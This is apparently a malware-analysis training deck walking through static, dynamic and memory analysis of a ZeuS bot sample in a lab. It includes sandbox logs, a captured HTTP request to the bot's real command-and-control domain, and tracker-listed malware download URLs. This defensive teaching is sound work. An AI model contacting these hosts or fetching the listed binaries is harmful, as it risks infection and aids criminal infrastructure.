

Practical Reversing IV – Advanced Malware Analysis

Monnappa (m0nna)



www.SecurityXploded.com

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Reversing & Malware Analysis Training

This presentation is part of our **Reverse Engineering & Malware Analysis** Training program. Currently it is delivered only during our local meet for FREE of cost.



For complete details of this course, visit our [Security Training page](#).

Who am I

Monnappa

- m0nna
- Member of SecurityXploded (SX)
- Info Security Investigator @ Cisco
- Reverse Engineering, Malware Analysis, Memory Forensics
- Email: monnappa22@gmail.com, twitter@monnappa22

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- ④ Types of Malware Analysis
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- ④ Dynamic Analysis
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Why Malware Analysis?

To determine:

- **the nature and purpose of the malware**
- **Interaction with the file system**
- **Interaction with the registry**
- **Interaction with the network**
- **Identifiable patterns**

Types of Malware Analysis?

- **Static Analysis**
 - Analyzing without executing the malware
- **Dynamic Analysis**
 - Analyzing by executing the malware
- **Memory Analysis**
 - Analyzing the RAM for artifacts

Static Analysis

Steps:

- **Determine the file type**
tools: file utility on unix and windows (need to install)
- **Determine the cryptographic hash**
tools: md5sum utility on unix and windows (part of unix utils for windows)
- **Strings search**
tools: strings utility on unix and windows , Bintext
- **File obfuscation (packers, cryptors and binders) detection**
tools: PEiD, RDG packer detector
- **Submission to online antivirus scanners (virustotal, jotti, cymru)**
tools: browser and public api of Virustotal
- **Determine the Imports**
tools: PView, Dependency Walker
- **Disassembly**
tools: IDA Pro, Ollydbg

Dynamic Analysis

Involves executing the malware in a controlled environment to determine its behavior

Steps:

- **Determine the File system activity**
tools: process monitor, capturebat
- **Determine the Process activity**
tools: process explorer, process monitor, capturebat
- **Determine the Network activity**
tools: wireshark
- **Determine the Registry activity**
tools: regmon, process monitor, capturebat

Memory Analysis

Finding and extracting artifacts from computer's RAM

- Determine the process activity
- Determine the network connections
- Determine hidden artifacts
- Determine the Registry activity

Tools:

Volatility (Advanced Memory Forensic Framework)

Advantages:

- helps in rootkit detection
- helps in unpacking


DEMO 1

<http://youtu.be/592uIELKUX8>

STATIC ANALYSIS

Step 1 – Taking the cryptographic hash


The below screenshot shows the md5sum of the sample

A screenshot of a Windows Command Prompt window. The title bar is blue and contains the text "C:\ Command Prompt" and standard window control buttons (minimize, maximize, close). The main area is black with white text. The prompt shows the current directory as "C:\Documents and Settings\Administrator\Desktop". The user has entered the command "md5sum edd94.exe" and the system has responded with the output "d3edc1d9dc3aa8e23b1fc7150d4996f3 *edd94.exe". The prompt is now ready for the next command.

```
C:\Documents and Settings\Administrator\Desktop>md5sum edd94.exe
d3edc1d9dc3aa8e23b1fc7150d4996f3 *edd94.exe
C:\Documents and Settings\Administrator\Desktop>
```

Step 2 – Determine the packer

PEiD was unable determine the packer



Step 3 – Determine the Imports

Dependency Walker shows the DLLs and API used by malicious executable

The screenshot displays the Dependency Walker application for the executable [edd94.exe]. The interface is divided into several panes:

- Left Pane:** A tree view showing the loaded modules: EDD94.EXE, MSVCRT.DLL, USER32.DLL, KERNEL32.DLL, and GDI32.DLL. A red arrow points to the KERNEL32.DLL entry.
- Top Pane:** A table of imported functions. The selected entry is `CreateRemoteThread` with Ordinal 228 (0x00E4) and Hint 228 (0x00E4). A red arrow points to this entry. Other visible entries include `CompareStringA`, `CopyFileA`, `CreatesDirectoryA`, `CreatesEventW`, `CreatesSemaphoreW`, `DeletesAtom`, `DeletesFileA`, `DeviceIoControl`, and `EnumResourceNamesW`.
- Bottom Pane:** A table of loaded modules. The selected entry is `USER32.DLL` with File Time Stamp 04/14/2008 1:30p and Link Time Stamp 04/14/2008 5:41a. Other loaded modules include `DWMAP1.DLL`, `MFR.DLL`, `SHLWAPI.DLL`, `EDD94.EXE`, `GDI32.DLL`, `KERNEL32.DLL`, `MSVCRT.DLL`, and `NTDLL.DLL`.

Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Preferred Base	Actual Base	Virtual Size	Load Order	File Ver.
DWMAP1.DLL	Error opening file. The system cannot find the file specified (2).													
MFR.DLL	04/14/2008 1:30p	04/14/2008 5:40a	59,904	A	0x00013097	0x00013097	x86	Console	CV	0x71B20000	Unknown	0x00012000	Not Loaded	5.1.2600.55
SHLWAPI.DLL	04/14/2008 1:30p	04/14/2008 5:41a	474,112	A	0x0008329F	0x0006329F	x86	GUI	CV	0x77F60000	Unknown	0x00076000	Not Loaded	6.0.2900.55
EDD94.EXE	03/25/2012 1:11a	03/25/2011 10:31a	151,552	A	0x0002E3A0	0x0002E3A0	x86	GUI	CV	0x00400000	Unknown	0x00048000	Not Loaded	N/A
GDI32.DLL	04/14/2008 1:30p	04/14/2008 5:39a	285,184	A	0x000472FF	0x000472FF	x86	Console	CV	0x77F10000	Unknown	0x00049000	Not Loaded	5.1.2600.55
KERNEL32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	969,696	A	0x000F44A2	0x000F44A2	x86	Console	CV	0x7C800000	Unknown	0x000F0000	Not Loaded	5.1.2600.55
MSVCRT.DLL	04/14/2008 1:30p	04/14/2008 5:42a	343,040	A	0x00057341	0x00057341	x86	GUI	CV	0x77C10000	Unknown	0x00058000	Not Loaded	7.0.2600.55
NTDLL.DLL	04/14/2008 1:30p	04/14/2008 5:41a	706,048	A	0x000862BC	0x000862BC	x86	Console	CV	0x7C900000	Unknown	0x000A0000	Not Loaded	5.1.2600.55
USER32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	578,560	A	0x0008FC76	0x0008FC76	x86	GUI	CV	0x7E410000	Unknown	0x00091000	Not Loaded	5.1.2600.55

Step 4 – VirusTotal Submission

VirusTotal results show that this sample is a zeus bot (zbot)


McAfee-GW-Edition	Heuristic.LooksLike.Win32.Suspicious.B	20120705
Microsoft	PWS:Win32/Zbot	20120705
NOD32	a variant of Win32/Kryptik.ADDZ	20120705
Norman	W32/Troj_Generic.ARTQJ	20120705
nProtect	-	20120706
Panda	Generic Trojan	20120705
PCTools	Trojan.Zbot	20120705
Rising	-	20120705
Sophos	Mal/Zbot-FX	20120705
SUPERAntiSpyware	-	20120705
Symantec	Trojan.Zbot	20120706
TheHacker	-	20120704
TotalDefense	Win32/ZAccess.Zlgeneric	20120705
TrendMicro	TSPY_ZBOT.IQU	20120706
TrendMicro-HouseCall	TSPY_ZBOT.IQU	20120705
VBA32	-	20120705



DYNAMIC ANALYSIS

Step 1 – Running the monitoring tools

Before executing the malware, monitoring tools are run to capture the activities of the malware



Step 2 – Simulate Internet Services

Internet services are simulated to give fake response to malware and also to prevent malware from talking out on the internet

```
File Edit View Terminal Help
Listening on: 192.168.1.2
Real Date/Time: Sun Jul 8 01:45:02 2012
Fake Date/Time: Sun Jul 8 01:45:02 2012 (Delta: 0 seconds)
Forking services...
* dns 53/udp/tcp - started (PID 5373)
* discard 9/udp - started (PID 5395)
* https 443/tcp - started (PID 5375)
* syslog 514/udp - started (PID 5387)
* smtps 465/tcp - started (PID 5377)
* pop3s 995/tcp - started (PID 5379)
* dummy 1/udp - started (PID 5401)
* chargen 19/tcp - started (PID 5398)
* dummy 1/tcp - started (PID 5400)
* chargen 19/udp - started (PID 5399)
* discard 9/tcp - started (PID 5394)
* quotd 17/udp - started (PID 5397)
* echo 7/udp - started (PID 5393)
* quotd 17/tcp - started (PID 5396)
* finger 79/tcp - started (PID 5385)
* smtp 25/tcp - started (PID 5376)
* daytime 13/udp - started (PID 5391)
* irc 6667/tcp - started (PID 5383)
* ntp 123/udp - started (PID 5384)
* daytime 13/tcp - started (PID 5390)
* tftp 69/udp - started (PID 5382)
* time 37/tcp - started (PID 5388)
* ident 113/tcp - started (PID 5386)
* time 37/udp - started (PID 5389)
* ftps 990/tcp - started (PID 5381)
* echo 7/tcp - started (PID 5392)
* http 80/tcp - started (PID 5374)
```

Step 3 – Executing the malware (edd94.exe)




Step 4 – process, registry and filesystem activity

The below results show the process, registry and filesystem activity after executing the malware (edd94.exe), also explorer.exe performs lot of activity indicating code injection into explorer.exe

```
process: created C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
process: created C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\
file: Write C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\
registry: SetValueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\faruo.exe -> HKCU\Software\Microsoft\Windows\Current
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\Privacy\CleanCookies
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\MigrateProxy
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\windows\CurrentVersion
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacyS
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@ad.yieldmanager[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@gmer[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@honeynet[1].txt
```

Step 5 – Malware drops a file (raruo.exe)


The below results show the malware dropping a file raruo.exe and creating a process.



```
river: CaptureProcessMonitor
river: CaptureRegistryMonitor
river: CaptureFileMonitor
-----
d C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
lueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\A
d C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
lueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
```


Step 7 – DNS query to malicious domain

Packet capture shows dns query to users9.nofeehost.com and also response shows that the “A” record for the domain is pointed to the machine 192.168.1.2, which is simulating internet services.



The image shows a Wireshark packet capture window. The title bar reads "eth1 [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help. The toolbar contains various icons for file operations, search, and analysis. The filter bar shows the expression: "(ip.addr eq 192.168.1.100 and ip.addr eq 4.2.2.2) and (uc". The packet list pane shows two packets:

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000078	192.168.1.100	4.2.2.2	DNS	80	Standard query A users9.nofeehost.com
5	0.032087	4.2.2.2	192.168.1.100	DNS	96	Standard query response A 192.168.1.2

The packet details pane for the selected packet (No. 4) shows the following layers:

- Frame 4: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
- Ethernet II, Src: Vmware 87:a7:71 (00:0c:29:87:a7:71), Dst: Pegatron dc:6b:de (70:71:bc:dc:6b:de)
- Internet Protocol Version 4, Src: 192.168.1.100 (192.168.1.100), Dst: 4.2.2.2 (4.2.2.2)
- User Datagram Protocol, Src Port: 54298 (54298), Dst Port: domain (53)
- Domain Name System (query)

Step 8 – http connection to malicious domain

The below output shows zeus bot trying to download configuration file from C&C and also the fake response given by the inetsim server.

```
Follow TCP Stream
Stream Content
GET /patrickkeed/all.bin HTTP/1.1
Accept: /*/*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: users9.nofeehost.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 258
Content-Type: text/html
Date: Sat, 07 Jul 2012 20:15:54 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Step 9– ZeuS Tracker result

ZueS Tracker shows that the domain was a ZeuS C&C server

abuse.ch ZeuS Tracker

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ZeuS Tracker :: ZeuS Host users9.nofeehost.com

The ZeuS C&C **users9.nofeehost.com** was not found in the ZeuS Tracker database.
However, this ZeuS C&C was listed previously but has been removed on **2012-03-27 12:14:42 (UTC)** with the following reason: **investigated/cleaned**

Historical Information

ZeuS C&C: users9.nofeehost.com
Dateadded: 2012-03-22 14:47:12 (UTC)
Lastupdated: 0000-00-00 00:00:00 (UTC)
Uptime (hhh:mm:ss) -838:59:59
Removal date: 2012-03-27 12:14:42 (UTC)
Removal reason: investigated/cleaned

ZeuS URL	HTTP Status	Type
users9.nofeehost.com/patrickkeed/u.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/all.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/1.bin/bot.exe	HTTP 404	BinaryURL
users9.nofeehost.com/patrickkeed/1.bin/all.exe	HTTP 404	BinaryURL

of URLs: 4

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MEMORY ANALYSIS

Step 1 – Taking the memory image

Suspending the VM creates a memory image of the infected machine, the below screenshot show the memory image (infected.vmem) of the infected machine



Step 2 – Process listing from memory image

Volatility's pslist module shows the two process edd94.exe and raruo.exe

```
File Edit View Terminal Help
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
Offset(V)  Name                PID    PPID   Thds   Hnds   Time
-----
0x8972b830 System                4      0      56     454   1970-01-01 00:00:00
0x89621020 smss.exe             376    4       3      19   2012-02-26 12:07:10
0x89532da0 csrss.exe           632    376     10     313   2012-02-26 12:07:10
0x89465630 winlogon.exe        656    376     16     493   2012-02-26 12:07:11
0x895aebf0 services.exe       700    656     16     245   2012-02-26 12:07:11
0x89611020 lsass.exe           712    656     19     327   2012-02-26 12:07:11
0x896523b0 vmacthlp.exe        868    700      1      25   2012-02-26 12:07:11
0x892c6da0 svchost.exe         880    700     14     188   2012-02-26 12:07:11
0x891662b8 svchost.exe         964    700     10     217   2012-02-26 12:07:11
0x8964e170 svchost.exe        1048   700     58    1156   2012-02-26 12:07:11
0x8951ea38 svchost.exe        1092   700      5      71   2012-02-26 12:07:11
0x8964c8e0 svchost.exe        1124   700     14     203   2012-02-26 12:07:11
0x8915a360 explorer.exe       1748   1712    22     550   2012-02-26 12:07:17
0x895166a8 VMwareTray.exe     1880   1748     2      79   2012-02-26 12:07:18
0x89456020 VMwareUser.exe    1888   1748     7     226   2012-02-26 12:07:18
0x893ffa58 ctfmon.exe         1900   1748     4     102   2012-02-26 12:07:18
0x89150740 vmtoolsd.exe       216    700      4     229   2012-02-26 12:07:19
0x8914c4a8 VMUpgradeHelper   428    700      3      95   2012-02-26 12:07:19
0x89435a20 cmd.exe            1000   1748     2     103   2012-07-07 17:29:06
0x89526020 CaptureBAT.exe    1428   1000     0 ----- 2012-07-07 20:15:43
0x89461bb0 edd94.exe          1476   1748     0 ----- 2012-07-07 20:15:52
0x890f47a8 raruo.exe          1492   1476     0 ----- 2012-07-07 20:15:53
root@bt:~/Volatility#
```



Step 3 – Network connections from memory image

Volatility's connscan module shows pid 1748 making http connection, this pid 1748 is associated with explorer.exe

```
root@bt:~/Volatility# python vol.py -f infected.vmem pslist
Volatile Systems Volatility Framework 2.0
Offset(V)  Name                PID  PPID  Thds  Hnds  Time
-----
0x8972b830 System              4    0     56   454  1970-01-01 00:00:00
0x89621020 smss.exe            376  4     3    19  2012-02-26 12:07:10
0x89532da0 csrss.exe           632  376   10   313  2012-02-26 12:07:10
0x89465630 winlogon.exe        656  376   16   493  2012-02-26 12:07:11
0x895aebf0 services.exe       700  656   16   245  2012-02-26 12:07:11
